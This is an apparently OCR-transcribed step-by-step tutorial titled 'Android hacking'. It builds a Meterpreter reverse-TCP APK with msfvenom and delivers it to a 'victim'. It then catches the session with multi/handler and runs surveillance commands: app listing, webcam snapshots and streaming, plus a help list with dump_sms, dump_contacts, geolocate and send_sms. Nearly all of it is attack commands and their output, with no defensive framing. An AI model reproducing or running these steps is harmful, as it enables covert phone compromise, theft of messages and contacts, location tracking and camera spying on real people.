
# Android hacking

Step 1 – Starting Kali Linux

Step 2 – Making payload



```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.254 LPORT=4444 R > hackme.apk
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10188 bytes
```


Step 3 – Sending payload to victim

Step 4 – Starting msfconsole

Step 5 – Using multi/handler,set lhost to 192.168.43.254

Set payload android/meterpreter/reverse_tcp


Start exploit



```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.254
lhost ⇒ 192.168.43.254
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.254:4444
[*] Sending stage (77002 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.254:4444 → 192.168.43.1:59080) at 2021-07-01 12:50:00 -0400
```


Step 6 – Type help for commands



```
Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application
```


Step 7 – To get applist , type app_list




```
Name                                                          Package                                                       Running  IsSystem
----                                                          -------                                                       -------  --------
Amazon                                                        in.amazon.mShop.android.shopping                              false    false
Android Accessibility Suite                                   com.google.android.marvin.talkback                            false    true
Android Live Wallpaper                                        com.android.wallpaper                                         false    true
Android System                                                android                                                       false    true
Android System WebView                                        com.google.android.webview                                    false    true
Atci_service                                                  com.mediatek.atci.service                                     false    true
Auto Dialer                                                   com.example                                                   false    true
AutoReboot                                                    com.zh.reboot                                                 false    true
BSPTelephonyDevTool                                           com.mtk.telephony                                             false    true
BT Tool                                                       com.mediatek.bluetooth.dtt                                    false    true
Basic Daydreams                                               com.android.dreams.basic                                      false    true
Bluetooth MIDI Service                                        com.android.bluetoothmidiservice                              false    true
Bluetooth Share                                               com.android.bluetooth                                         false    true
Bookmark Provider                                             com.android.bookmarkprovider                                  false    true
Bubbles                                                       com.android.noisefield                                        false    true
Calculator                                                    com.android.calculator2                                       false    true
Calendar                                                      com.google.android.calendar                                   false    true
Calendar Storage                                              com.android.providers.calendar                                false    true
Call Log Backup/Restore                                       com.android.calllogbackup                                     false    true
Camera                                                        com.mediatek.camera                                           false    true
CaptivePortalLogin                                            com.android.captiveportallogin                                false    true
```

Step 8 – Trying some commands

Webcam snap :-



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/hwMEUCed.jpeg
```



```
    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activity for package name
    app_uninstall  Request to uninstall application

eterpreter >
eterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/qpdeIuc.html
[*] Streaming...

[-] Error running command webcam_stream: Interrupt
terpreter > webcam_snap
[*] Starting...
```